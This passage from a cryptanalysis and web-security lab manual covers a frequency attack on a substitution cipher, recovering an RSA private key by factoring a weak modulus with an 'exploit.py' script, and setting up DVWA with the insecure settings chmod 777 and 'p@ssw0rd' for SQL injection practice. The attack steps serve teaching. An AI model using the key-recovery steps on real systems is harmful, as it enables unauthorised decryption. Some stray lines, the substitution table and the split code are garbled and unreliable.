

Experiment 1: Implementation of cryptanalysis on caesar cipher. Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFDY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEA GD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEA GD GL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

### Step:1

Open the encrypted message only in Notepad.

### Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all

the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

### Step3:

Follow the table below to find the characters to be substituted for the given encrypted message.

CMD

DISINTEGRATE

OF


The Federation and the Galactic Council.

**Table 1 Frequency of characters in English**

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

**Step4:**

Click ctrl+H in the notepad



Click the check box: Match case


**Step 5:**

Start substituting one by one letters by following the sequence


$$\begin{array}{lllllll}
 S \rightarrow e & O \rightarrow t & I \rightarrow h & G \rightarrow o & F \rightarrow n & M \rightarrow a & X \rightarrow \\
 & & & & & & x \\
 W \rightarrow w & B \rightarrow & U \rightarrow d & D \rightarrow l & K \rightarrow & P \rightarrow i & L \rightarrow s & V \rightarrow v \\
 k & & & & r & & & \\
 H \rightarrow p & A \rightarrow b & X \rightarrow & Y \rightarrow & E \rightarrow m & N \rightarrow c & C \rightarrow f \\
 & & x & y & & & \\
 R \rightarrow g & Q \rightarrow u & J \rightarrow q & & & &
 \end{array}$$

## Step 6:

Final decrypted text will be as shown below.



## Experiment 2: Implementation of Cryptanalysis using RSA.




```
(kali㉿kali)-[~]
$ mkdir rsa


(kali㉿kali)-[~]
$ cd rsa

(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
```



```
(kali㉿kali)-[~/rsa]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy00zQ
pwIDAQAB
-----END PUBLIC KEY-----
```




```
(kali㉿kali)-[~/rsa]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

0x00

## Hexadecimal to decimal converter



Paste the decimal code in the **notepad** as n value



```
n=00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:96:de:45:74:b3:ba:58:73:0:c:b:d:65:29:38:86:4:e:22:23:ee:eb:70:4:a:17:cf:d:0:8:d:16:b:4:68:9:a:6:14:74:75:99:39:c:6:e:4:9:a:af:e:7:f:2:59:55:48
n=188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059
e=65537
```

CMD DISTRIBUTOR OF THE FEDERAL COMMUNICATIONS COMMISSION

Need to factorize n

So goto website **factordb.com** click search, paste decimal value of n

Digits (Base 10 ▾)  
Number 472772146107435302536223071973048224632914695302097116459852171130520711256363590397527

Create a exploit.py

```
(kali㉿kali)-[~/rsa]
$ touch exploit.py
```

To install pycrypto

pip install pycrypto

```
(kali㉿kali)-[~/rsa]
$ pip install pycrypto
Defaulting to user installation because normal site-packages is not writeable
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
    446.2/446.2 KB 6.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: pycrypto
  Building wheel for pycrypto (setup.py) ... done
  Created wheel for pycrypto: filename=pycrypto-2.6.1-cp310-cp310-linux_x86_64.whl size=525978 sha256=3b7c400979f80da91a88d5da8d2a06583ac503db06fd8bc0a99f9ff08ba0
  Stored in directory: /home/kali/.cache/pip/wheels/e8/4b/5b/b10a6fc885057b6ff9fb5691d7e700d0a9408f80b7e6f12e0
Successfully built pycrypto
Installing collected packages: pycrypto
Successfully installed pycrypto-2.6.1
```

Copy the code in the exploit.py file and paste it

from Crypto.PublicKey import RSA

from Crypto.Util.number import

inverse import base64

n =

1881988129206079638386972394616504398071635633794173827007633564229888597152

3466548531906060650474304531738801130339671619969232120573403187955065699622

1305168759307650257059

e = 65537

```
-----  
CMD      DIRECTORY      OF      THE      CURRENT      FILE  
  
p =  
3980750864240649373971255005503864911990643623425267084063851895759463889572  
61768583317  
q =  
4727721461074353025362230719730482246329146953020971164598521711305207112563  
63590397527  
phi_n = (p - 1)*(q -  
1)  
d = inverse(e,  
phi_n)  
key = RSA.construct((n, e, d, p, q))  
fn = "private.pem"  
with open(fn, "wb") as f:  
    f.write(key.exportKey(  
        ))
```

Execute exploit.py file

```
python exploit.py
```

To decrypt the text

```
openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem
```


## Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the

Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website

**About**

Damn Vulnerable Web Application (DVWA)

**Code**

- master · 5 branches · 4 tags
- Go to file · Code ·

File	Description	Last Commit
.github	Update issue templates	4 months ago
config	better config	11 months ago
database	tidy the create script	7 months ago
docs	Add PDF to Instructions	7 years ago
dwa	updating setcookie to use correct defaults	4 months ago
external	Delete recaptchalib.bak	4 years ago
hackable	Improved IIS support & setup system checks	7 years ago
tests	ignore vmware site	15 months ago
vulnerabilities	fixing broken links	8 days ago

**Releases** 3

### Installing DVWA:

CMD INSTITUTE OF INFORMATION TECHNOLOGY

```
git clone https://github.com/digininja/DVWA.git
// if any error occurs use sudo in front of git
clone mv DVWA dvwa
chmod -R 777 dvwa/
// to get recursive permission we use -
R cd dvwa/config
//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the
file cp config.inc.php.dist
config.inc.php
cat or nano config.inc.php
```



The screenshot shows a terminal window titled "root@kali: /var/www/html/dvwa/config 80x24". It displays the content of the "config.inc.php" file. The file contains configuration variables for a database management system, with MySQL selected. It also defines an array \$DVWA for database connection details, setting the server to 127.0.0.1, the database to dvwa, the user to root, and the password to p@ssw0rd. A note at the bottom indicates that PostgreSQL support is only used with PostgreSQL database selection.

```
root@kali: /var/www/html/dvwa/config 80x24
GNU nano 4.5 config.inc.php
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

```
sudo service mysql
start sudo mysql -u
root -p
```

Kali-Linux-2022.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer Kali-Linux-2022.2-vmware-amd64

Home Kali-Linux-2022.2-vmware-amd64

1 2 3 4

File Actions Edit View Help

```
# This does not affect the backend for any other services, just these two labs.  
# If you do not understand what this means, do not change it.  
$_DVWA["SQLI_DB"] = MYSQL;  
##$_DVWA["SQLI_DB"] = SQLITE;  
##$_DVWA["SQLITE_DB"] = "sqlil.db";  
  
?>  
  
[(kali㉿kali)-[~/var/www/html/DVWA/config]]  
$ sudo service mysql start  
  
[(kali㉿kali)-[~/var/www/html/DVWA/config]]  
$ sudo mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 31  
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MariaDB [(none)]>
```

```
create database dvwa
```

```
#$_DVWA["SQLI_DB"] = SQLITE;
#$_DVWA["SQLITE_DB"] = "sqlil.db";
?>
[(kali㉿kali)-[~/var/www/html/DVWA/config]]$ sudo service mysql start
[(kali㉿kali)-[~/var/www/html/DVWA/config]]$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]>
```

CMD TUTORIAL OF THE DAY CHALLENGE


create user dwva@localhost identifies by'p@ssw0rd':

(kali㉿kali)-[~/var/www/html/DVWA/config]\$ sudo service mysql start  
(kali㉿kali)-[~/var/www/html/DVWA/config]\$ sudo mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 31  
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MariaDB [(none)]> create database dwva;  
Query OK, 1 row affected (0.000 sec)  
MariaDB [(none)]> create user dwva@localhost identified by 'p@ssw0rd';  
Query OK, 0 rows affected (0.014 sec)  
MariaDB [(none)]>

grant all on dwva.\* to dwva@localhosr;  
flush privileges;  
exit;

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MariaDB [(none)]> create database dwva;  
Query OK, 1 row affected (0.000 sec)  
MariaDB [(none)]> create user dwva@localhost identified by 'p@ssw0rd';  
Query OK, 0 rows affected (0.014 sec)  
MariaDB [(none)]> grant all on dwva.\* to dwva@localhost;  
Query OK, 0 rows affected (0.001 sec)  
MariaDB [(none)]> flush privilleges;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your  
MariaDB server version for the right syntax to use near 'privilleges' at line 1  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.001 sec)  
MariaDB [(none)]> exit;  
Bye  
(kali㉿kali)-[~/var/www/html/DVWA/config]\$

```
sudo service apache2 start
```



```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
